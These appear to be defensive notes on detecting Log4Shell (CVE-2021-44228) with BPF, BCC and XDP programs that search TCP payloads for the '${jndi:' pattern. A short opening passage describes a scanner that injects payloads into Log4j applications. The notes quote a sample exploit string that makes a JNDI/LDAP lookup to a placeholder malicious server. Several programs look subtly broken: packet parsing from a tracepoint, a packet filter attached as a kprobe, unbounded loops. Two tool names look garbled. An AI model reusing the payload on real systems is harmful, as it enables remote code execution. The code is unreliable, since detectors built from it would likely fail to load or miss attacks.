Instead of looking at the target as a generic web application, the Network Scanner searches for the vulnerability in specific or well-known applications that are using Log4j, such as:

- Apache Flink
- Apache Tomcat
- Apache Druid
- Apache Struts2
- Apache Solr
- VMware vCenter
- MobileIron
- Elasticsearch

In this case, the scanner won’t do any crawling of the target application, but it will inject the payload in:

- Base URL
- Multiple headers (the same as Website Scanner)
- Specific input fields, depending on the target application.

BPF

Trace socket IP-protocol connections with details

```
soconnectBookSockets
```

Trace socket IP-protocol accepts with details

```
soacceptBookSockets
```

Useful Bcc one-liners

Trace TCP active connections (connect())

```
tcpconnect
```

Trace TCP passive connections (accept())

```
tcpaccept
```

Bpftrace script

Creating a BPFtrace script to monitor TCP payloads for a suspicious pattern like `${jndi:` can be challenging due to BPFtrace's limitations in handling complex string operations and payload parsing. However, it's possible to monitor TCP traffic and inspect packets for such patterns using BPFtrace.

```
#!/usr/bin/env bpftrace

/*
 * This BPFtrace script monitors TCP payloads for a suspicious pattern `${jndi:`
 */

#include <linux/tcp.h>

BEGIN
{
    printf("Monitoring TCP payloads for the presence of the pattern
`${jndi:`\n");
}

tracepoint:net:netif_receive_skb
/args->protocol == ETH_P_IP/
{
    // Check if the packet is TCP
    $ip = (struct iphdr *)(args->skbaddr + 14);
    if ($ip->protocol != IPPROTO_TCP) {
        return;
    }

    // Offset to TCP header
    $tcph = (struct tcphdr *)(args->skbaddr + 14 + ($ip->ihl << 2));

    // Check if there's a payload
    $data_offset = 14 + ($ip->ihl << 2) + ($tcph->doff << 2);
    $payload_size = $ip->tot_len - ($data_offset - 14);

    if ($payload_size > 0) {
        $payload = (char *)(args->skbaddr + $data_offset);

        // Check for suspicious pattern `${jndi:`
        $pattern = "${jndi:";
        $pattern_len = str($pattern);

        $found = 0;
        for ($i = 0; $i <= $payload_size - $pattern_len; $i++) {
            if (memcmp($payload + $i, $pattern, $pattern_len) == 0) {
                $found = 1;
                break;
            }
        }

        if ($found) {
            printf("Suspicious pattern found in TCP payload\n");
            printf("Src IP: %s, Dest IP: %s\n", ntop($ip->saddr),
ntop($ip->daddr));
        }
    }
}
```

Explanation:

1. **Tracepoint**: `tracepoint:net:netif_receive_skb` is used to capture incoming packets at the network interface level.
2. **Protocol Check**: Filters packets to ensure only TCP packets are processed.
3. **Offsets Calculation**: Calculates offsets to locate the TCP payload within the packet.
4. **Payload Extraction**: Extracts the TCP payload.
5. **Pattern Matching**: Compares the payload data against the pattern `${jndi:`.

Limitations:

- BPFtrace has limitations in terms of payload size it can handle.
- String operations and complex pattern matching are not efficiently supported.
- Parsing and inspecting payloads in BPFtrace is complex and may not be entirely reliable for all edge cases.

BCC Alternative:
For a more robust solution, BCC (BPF Compiler Collection) would be better suited. Here's an example in Python using BCC:

```
from bcc import BPF
from pyroute2 import IPRoute

program = """
#include <net/sock.h>
#include <bcc/proto.h>

int monitor_tcp(struct __sk_buff *skb) {
    u8 *cursor = 0;

    struct ethernet_t *ethernet = cursor_advance(cursor, sizeof(*ethernet));
    if (ethernet->type != ETH_P_IP) {
        return 0;
    }

    struct ip_t *ip = cursor_advance(cursor, sizeof(*ip));
    if (ip->nextp != IPPROTO_TCP) {
        return 0;
    }

    struct tcp_t *tcp = cursor_advance(cursor, sizeof(*tcp));
    u32 tcp_header_length = tcp->offset << 2;
    cursor_advance(cursor, tcp_header_length - sizeof(*tcp));

    // Calculate payload offset and size
    u32 ip_header_length = ip->hlen << 2;
    u32 payload_offset = sizeof(*ethernet) + ip_header_length +
tcp_header_length;
    u32 payload_length = ip->tlen - ip_header_length - tcp_header_length;

    if (payload_length <= 0) {
        return 0;
    }

    // Check for the suspicious pattern in the payload
    u8 *payload = cursor_advance(cursor, payload_length);
    char pattern[] = "${jndi:";
    int pattern_len = sizeof(pattern) - 1;
    int i;
    for (i = 0; i <= payload_length - pattern_len; i++) {
        if (memcmp(payload + i, pattern, pattern_len) == 0) {
            bpf_trace_printk("Suspicious pattern found in TCP payload\\n");
            bpf_trace_printk("Src IP: %d.%d.%d.%d, Dest IP: %d.%d.%d.%d\\n",
                             ip->src >> 24, (ip->src >> 16) & 0xFF,
                             (ip->src >> 8) & 0xFF, ip->src & 0xFF,
                             ip->dst >> 24, (ip->dst >> 16) & 0xFF,
                                  (ip->dst >> 8) & 0xFF, ip->dst & 0xFF);
                 break;
             }
         }
         return 0;
}
"""

bpf = BPF(text=program)
bpf.attach_kprobe(event="tcp_v4_connect", fn_name="monitor_tcp")

print("Monitoring TCP payloads for the presence of the pattern `${jndi:`")
bpf.trace_print()
```

This BCC script is more powerful and capable of detailed packet inspection. Make sure you have the necessary privileges and dependencies to run this script.

Note:
Both examples assume basic networking and BPF knowledge.
Fine-tuning might be necessary depending on the environment and specific requirements.
Make sure to run these scripts with appropriate privileges (root or with CAP_SYS_ADMIN capability).

BPF Program

To detect the Log4Shell vulnerability using Berkeley Packet Filter (BPF), you can create an eBPF program. This vulnerability (CVE-2021-44228) allows for Remote Code Execution (RCE) through the Log4j library by exploiting Java Naming and Directory Interface (JNDI) lookup feature with specific payloads. The payloads usually involve a string like ${jndi:ldap://malicious.server/exploit}.

Here's a basic outline on how to write an eBPF program to detect such malicious payloads in network traffic. This will involve:

1. Writing the eBPF program to inspect packet content for suspicious JNDI lookup strings.
2. Compiling the eBPF program and loading it into the kernel.
3. Attaching the eBPF program to a network interface to monitor traffic.

Note: Writing and deploying eBPF programs requires kernel version 4.1 or later and appropriate privileges

- *Step 1*: Writing the eBPF Program

Below is a simplified version of an eBPF program in C that detects suspicious JNDI lookup strings in packets:

```
#include <linux/bpf.h>
#include <linux/in.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <bpf/bpf_helpers.h>

SEC("xdp")
int detect_log4shell(struct xdp_md *ctx) {
    void *data_end = (void *)(long)ctx->data_end;
    void *data = (void *)(long)ctx->data;
    struct ethhdr *eth = data;

    if ((void *)eth + sizeof(*eth) <= data_end) {
        struct iphdr *ip = data + sizeof(*eth);
        if ((void *)ip + sizeof(*ip) <= data_end) {
            if (ip->protocol == IPPROTO_TCP) {
                struct tcphdr *tcp = (void *)ip + ip->ihl * 4;
                if ((void *)tcp + sizeof(*tcp) <= data_end) {
                    // Pointer to the start of the TCP payload
                    char *payload = (void *)tcp + tcp->doff * 4;
                    if ((void *)payload < data_end) {
                        int payload_size = data_end - (void *)payload;
                        char suspicious_str[] = "${jndi:";
                        int i;
                        for (i = 0; i < payload_size - sizeof(suspicious_str); i++)
{
                            if (payload[i] == suspicious_str[0] &&
                                !__builtin_memcmp(&payload[i], suspicious_str,
sizeof(suspicious_str) - 1)) {
                                bpf_printk("Detected Log4Shell attempt: %s\n",
&payload[i]);
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
    return XDP_PASS;
}

char __license[] SEC("license") = "GPL";
```

- *Step 2*: Compiling the eBPF Program

You need LLVM and Clang to compile the eBPF program. You can compile the above program using the following command:

```
clang -O2 -target bpf -c detect_log4shell.c -o detect_log4shell.o
```

- *Step 3*: Loading and Attaching the eBPF Program

To load and attach the eBPF program, you can use tools like iproute2 and bpftool. Here is an example using iproute2:

```
# Load the eBPF program into the kernel
ip link set dev eth0 xdpgeneric obj detect_log4shell.o sec xdp
```

To view the output from bpf_printk, you would use dmesg or bpftool to read the kernel logs.